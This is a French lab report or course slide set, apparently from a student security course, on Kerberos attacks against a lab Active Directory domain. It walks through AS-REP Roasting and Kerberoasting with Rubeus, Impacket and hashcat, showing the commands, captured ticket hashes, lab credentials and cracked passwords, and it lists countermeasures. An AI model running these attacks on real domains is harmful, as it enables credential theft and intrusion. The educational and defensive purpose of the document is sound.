8.2 - Attaque AS-Rep Roasting

Désactivation de la pré-authentification



En refaisant l'attaque sur Rubeus, nous obtenons:

```
[*] Action: AS-REP roasting
[*] Target Domain      : mmi.iut-velizy.local
[*] Searching path 'LDAP://DC=MMI.mmi.iut-velizy.local/DC=mmi,DC=iut-velizy,DC=local' for AS-REP roastable users
[*] SamAccountName    : edson
[*] DistinguishedName : CN=Edson,OU=Users,OU=Etabli3,DC=mmi,DC=iut-velizy,DC=local
[*] Using domain controller: DC-MMI.mmi.iut-velizy.local (192.168.3.30)
[*] Building AS-REQ (w/o preauth) for: 'mmi.iut-velizy.local\edson'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
$krb5asrep$edson@mmi.iut-velizy.local:9FC77854D8659E4210650B80A44AF4D8$357BE7FBD
C34F9C002FB5BCDC9F4B86C61D23E81FFE6B1EF6BC6BC4D0994D760BF7C723E8B3962B80F09DAC1
57DA514C896814F29636735A93F9C4B023FA991F8BACE0E8ED4BBD0FF06AD1995736F64F0084C589
B8960FCDB54F7FE1A39DA95BCB257C82E1625C1352640A4E4F59DD30B230DC10F6B0A2972A23F8FC
F0E135CA320F4EB6C9B364824AD7500BB74BBC249B3305406A9A9CA6D903200685CDA441144D352
B7D80E8787095CD5920D131B5ECCD510D82BCF0899D0C89DF8E3249E69B944276312746563EE14AF
179EFC84DCCCAFBC4FB058A4024482D02965664C11BBFEF9CC25D3D206CE713EF129C48BC7FBBB62
99899CA502042F0
```

Le hash du "KRB_AS_REP" contenant la TGT chiffré par la clé du KDC et le clé de session chiffré par le secret de l'utilisateur

8 - ATTAQUES KERBEROS

8.2 - Attaque AS-Rep Roasting

Récupération du mot de passe de la victime

Une fois avoir placé le hash dans un fichier, nous allons utiliser **hashcat** pour Bruteforce le mot de passe de l'utilisateur

```
C:\Users\Nhanvinh\Downloads\Hashcat>hashcat.exe -m 18200 TGT_ticket.hash rockyou.txt  
hashcat (v6.2.6) starting
```

On spécifie le type de hash Fichier contenant le hash dictionnaire

```
$krb5asrep$edson@mmi.iut-velizy.local:9fc77854d8659e4210650b80a44af4d8$357be7fbdc34f9c002fbe5bcd9f4b86c61d23e81ffe  
589b8960fcdb54f7fe1a39da95bcb257c82e1625c1352640a4e4f59dd30b230dc10f6b0a2972a23f8fcf0e135ca320f4eb6c9b364824ad7500b  
ee14af179efc84dcccabc4fb058a4024482d02965664c11bbfef9cc25d3d206ce713ef129c48bc7fb6299899ca502042f0:Password1234  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 18200 (Kerberos 5, etype 23, AS-REP)  
Hash.Target...: $krb5asrep$edson@mmi.iut-velizy.local:9fc77854d8659...2042f0  
Time.Started...: Mon Jun 12 10:02:49 2023 (0 secs)  
Time.Estimated...: Mon Jun 12 10:02:49 2023 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base....: File (rockyou.txt)  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 8697.0 KH/s (7.26ms) @ Accel:256 Loops:1 Thr:32 Vec:1  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 737280/14344384 (5.14%)  
Rejected.....: 0/737280 (0.00%)  
Restore.Point...: 491520/14344384 (3.43%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1...: losemybreath -> 12inchcock  
Hardware.Mon.#1...: Temp: 56c Fan: 0% Util: 0% Core: 600MHz Mem:6000MHz Bus:16
```

Mot de passe de l'utilisateur : "Password1234"

8 - ATTAQUES KERBEROS

8.2 - Attaque AS-Rep Roasting

Protections contre AS-Rep Roasting

Activer la pré-authentification

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
6	3.456527	192.168.100.128	192.168.100.129	KRB5	205	AS-REQ
7	3.458355	192.168.100.129	192.168.100.128	KRB5	223	KRB5KDC_ERR_PREAUTH_REQUIRED

8 - ATTAQUES KERBEROS


8.3 - Attaque Kerberoasting

Prérequis :

- Nécessite d'avoir au préalable un compte utilisateur dans le domaine.
- Présence de comptes de services donc avec un SPN liant un service à un utilisateur.

La faille qu'exploite cette attaque est que tout utilisateur authentifié peuvent soumettre une demande de ticket TGS au KDC.

On pourra ainsi récupérer le "KRB_TGS_Req" chiffré avec la clé secrète du compte de service.



Principe d'une attaque Kerberoasting

8 - ATTAQUES KERBEROS

8.3 - Attaque Kerberoasting

Nous allons pour illustrer cette attaque associé un service factice à un utilisateur du domaine à l'aide de la commande "setspn"

Classe de service	Nom machine	Nom de domaine	Nom d'utilisateur
Service-DHCP/DHCP-MMI.mmi.iut-velizy.local	Service-DHCP/DHCP-MMI.mmi.iut-velizy.local	iut-velizy.local	Edson

```
PS C:\Users\Administrateur> setspn -s Service-DHCP/DHCP-MMI.mmi.iut-velizy.local Edson
Vérification du domaine DC=mmi,DC=iut-velizy,DC=local

Inscription des ServicePrincipalNames pour CN=Edson,OU=Users,OU=Etabli3,DC=mmi,DC=iut-velizy,DC=local
      Service-DHCP/DHCP-MMI.mmi.iut-velizy.local
Objet mis à jour
```

Propriétés de l'utilisateur depuis le DC →

Propriétés de : Edson

Certificats publiés	Membre de	RéPLICATION de mot de passe	Appel entrant	Objet
Sécurité	Environnement	Sessions	Contrôle à distance	
Général	Adresse	Compte	Profil	Délégation
Profil des services	Bureau à distance		Téléphones	Organisation
			COM+	Éditeur d'attributs

Attributs :

Attribut	Valeur
rid	<non défini>
roomNumber	<non défini>
sAMAccountName	edson
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT)
scriptPath	<non défini>
secretary	<non défini>
securityIdentifier	<non défini>
seeAlso	<non défini>
serialNumber	<non défini>
servicePrincipalName	Service-DHCP/DHCP-MMI.mmi.iut-velizy.local
shadowExpire	<non défini>
shadowFlag	<non défini>
shadowInactive	<non défini>
shadowLastChange	<non défini>

SPN

8 - ATTAQUES KERBEROS

8.3 - Attaque Kerberoasting

Lister les différents services

Pour lister les SPN, nous pouvons utiliser l'outil **Impacket** qui est composé de nombreux scripts dont "GetUsersSPNs.py".

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	domaine	Nom d'utilisateur : mot de passe
Service-DHCP/DHCP-MMI.mmi.iut-velizy.local	edson		2023-05-16 13:57:24.503858	2023-06-08 14:27:53.428259	Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation	C:\Users\Nhanvinh>python3 C:\Users\Nhanvinh\.local\pipx\venvs\impacket\Scripts GetUserSPNs.py mmi.iut-velizy.local/Nhanvinh:Password123

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
Service-DHCP/DHCP-MMI.mmi.iut-velizy.local	edson		2023-05-16 13:57:24.503858	2023-06-08 14:27:53.428259	[-] CCache file is not found. Skipping... \$krb5tgs\$23\$*edson\$MMI.IUT-VELIZY.LOCAL\$mmi.iut-velizy.local/edson*\$c6da469a5eed4e640ee9b963aec26f5\$370d8d6f3b18d3eefe609a811538dc0df52c4e4c16b8b9 63f634e49dfb84be561bb0ded71786c61e2b57d3af6573b7af8cf2d5133b23e49f5592f86f1fa4aeb7709a110331daaaa62f09376295c90efcbced3123e1155ede899fc280d4483166c 19c0fb1258ae5557dc8b08f56537c0929f46b35636ef817908a8f8e672d228b40505d64e4ce8fe085ddec1241ea4ae671d8b9a1ds1416b0371df76d7d8370e1b538acd91b35cbf1dd3c 1c40aca86c2001e5c39031a74178eedbedee4c52ae90393ac08c6f845f5792131156c72abe786e5814e8802801f389167317675db566999f4d0eb57b7e52fe5903d5d787b195dbd253c 52e789282beec4250fa3a83c141b939ea6aeda4654e4ea95d24858a847f5a498bb0ce74e8a5788b4ee24ce3feb67bede41e84481241581c733ee3e84c75bdcfce436706ad88c3589d1e e25a7a0362b5c8bfed200c0b82675573021e846780c1926805ce942a272dfcfe213388d452fba26ae95c071d968431e86d0076b3ba31b4eddcc20163bbe17ee38bc9959f9d91d9e81cd 169443588d4516e583dec82a5c162b7a5479fd89f3a7d99a677a81b5a8396fe5963328e29bd46688168777f7bb7678bb888ec198dccc99c7c58e7fb8d232d2ce3f5e12967ca65f1dd59 8d2c79604987e58913eefa1322100a3e53e4dcc8551ed06a30c89f6ba0ed67b4d2cf5c67d52e68a29fb4a4a123bcf043b46411d660266632c74741806143bdcf0fa596fdd0843c3af3

On récupère le "KRB_TGS_REP" pour le service associé au compte de service grâce à l'option "request"

8 - ATTAQUES KERBEROS

8.3 - Attaque Kerberoasting

Lister les différents services

Il est également possible de récupérer le hash à l'aide de **Rubeus** que nous avons vu précédemment avec AS-Rep Roasting

```
C:\Users\Nhanvinh\Downloads\Rubeus-1.6.4\Rubeus\bin\Release>Rubeus.exe kerberoast

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Searching the current domain for Kerberoastable users
[*] Total kerberoastable users : 1

[*] SamAccountName      : edson
[*] DistinguishedName   : CN=Edson,OU=Users,OU=Etabli3,DC=mmi,DC=iut-velizy,DC=local
[*] ServicePrincipalName : Service-DHCP/DHCP-MMI.mmi.iut-velizy.local
[*] PwdLastSet           : 16/05/2023 11:57:24
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash                 : $krb5tgs$23$*edson$mmi.iut-velizy.local$Service-DHCP/DHCP-MMI.mmi.iut-velizy.local*$830B66CFC17F3B48911E35C9D8FF0EDC$D3DB0A3AC0BE604B22AE2D77E0EC30846320B59EC5B13D526AADD9AD7EB1F78BF91DE5D7F6122E08A1D3F4531197A1CEC8C2EB62ABC76ECA1AEBB790D16811EC7161F356A12CFFB0EB02761B0DB526F1C805B955E4C04669D71BE6C4B9F57179CD5A4C33DAB988F44DE991241AA5712ECE4E71D772F8F144CF871637E74E4587C3C67C89DA67A08D26F139DFBA00AF567399556CAF45E2C6B8897A1D4F8694B8577B0890AAACD47A45E7E3A5EF39DB141D404B5869
```

8 - ATTAQUES KERBEROS

8.3 - Attaque Kerberoasting

Récupération du mot de passe du compte de service

Tout comme l'attaque **AS-Rep Roasting**, nous allons utiliser **hashcat** pour Bruteforce le mot de passe du compte de service grâce au hash obtenu précédemment.

```
C:\Users\Nhanvinh\Downloads\Hashcat>C:\Users\Nhanvinh\Downloads\Hashcat\hashcat.exe -m 13100 tgsticket.hash rockyou.txt

$krb5tgs$23$*edson$MMI.IUT-VELIZY.LOCAL$mmi.iut-velizy.local/edson*$c6da469a5e0d4e640ee9b963aecca26f5$370d0d6f3b10d3ccfe609a011538dc0df52c4e4c16b8b59af10c79dea461ceef35a4f665e119cb3b:63f634e49dfb84be561bb0ded71786c61e2b57d3af6573b7af8cf2d5133b23e49f5592f86f1fa4aeb7709ai10331daaa62f89376295c98efcbc3123e1155ede899fc280d4483166e023059942ed9d55be984f7a84e1ced3014919c0fb1258ae5557dc8b08f56537c0929f46b35636ef017908a8f8e672d228b40505d64e4ce8fe885ddc1241ea4ae671d8b9a1d81416b0371df76d7d8370e1b530acd91b35cbf1dd3cc82487c48713e15f74894fec2d6a52197711c48acaa6e2001e5c39831a74178eedbedee4c52ae90393ac08c6f845f5792131156c72abe786e5814e8802801f389167317675db566999f4d0eb57b7e52fe5903d5d787b195dbd253caa20698b7f25f09dc9369c38834b29dfcba52e789282beec4250fa3a83c141b939ea6aeda4654e4ea95d24850a847f5a490bb8ce74e8a5788b4ee24ce3feb67bede41e04401241501c733ee3e84c75bdcfce436786ad88c3589d1ee140d0de8a4a632799a5c2fbf2848e5f9f25e225a7a0362b5c8bf0d200c0b82675573021e846780c1926005ce942a272dfcfe2133aad452fba26ae95c071d968431e86d0076b3ba31b4eddcc20163bbe17ee38bc9959f9d91d9e81cd962a373dcae752171de0ead01686d3f1994169443588d4516e503dec02a5c162b7a5479fd89f3a7d99a677a81b5a0396fe5963320e29bd46680168777f7bb7678bb000ec190dcc99c7c58e7fb0d232d2ce3f5e12967ca65f1dd5951b23a1144a2dca8aa7ed76ch1cdeeha9908d2c79604987e58913cefa13221088a3e53e4dcc8551ed06a38c89f6ba0ed67b4d2cf5c67d52e68a29fb4a4a123bcf043b46411d660266632c74741886143bdcf0fa596fd00843c3af3ffb5c36b518fddf4d74: Password1234

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target....: $krb5tgs$23$*edson$MMI.IUT-VELIZY.LOCAL$mmi.iut-vel...df4d74
Time.Started....: Thu Jun 08 15:39:00 2023 (0 secs)
Time.Estimated...: Thu Jun 08 15:39:00 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8190.7 KH/s (7.23ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 737288/14344384 (5.14%)
Rejected.....: 0/737288 (0.00%)
Restore.Point....: 491528/14344384 (3.43%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: losemybreath -> 12inchcock
Hardware.Mon.#1...: Temp: 56c Fan: 0% Util: 3% Core: 6000MHz Mem:6000MHz Bus:16
```

8 - ATTAQUES KERBEROS


8.X - Attaque Kerberoasting

Protections contre Kerberoasting

Comme vu précédemment, cette attaque est facilement réalisable car nécessitant seulement d'être un utilisateur du domaine.

De plus, cette attaque consistant à demander des tickets de service auprès du KDC, il devient difficile de savoir si l'utilisateur est légitime ou non.

Les mesures pour éviter cette attaque sont les suivantes :



Mot de passe robuste pour les comptes de services



Utiliser un chiffrement de type AES pour les tickets Kerberos




L'authentification multi-facteur

8 - ATTAQUES KERBEROS

8.X - Attaque Pass The Ticket (PTT)

Objectifs :


Permet d'accéder au ressources d'un utilisateur cible via les tickets Kerberos, sans avoir à compromettre ses mot de passe :



- Partage de fichier
- Partage de dossier
- Machines d'un domaines AD (via Pexecs)

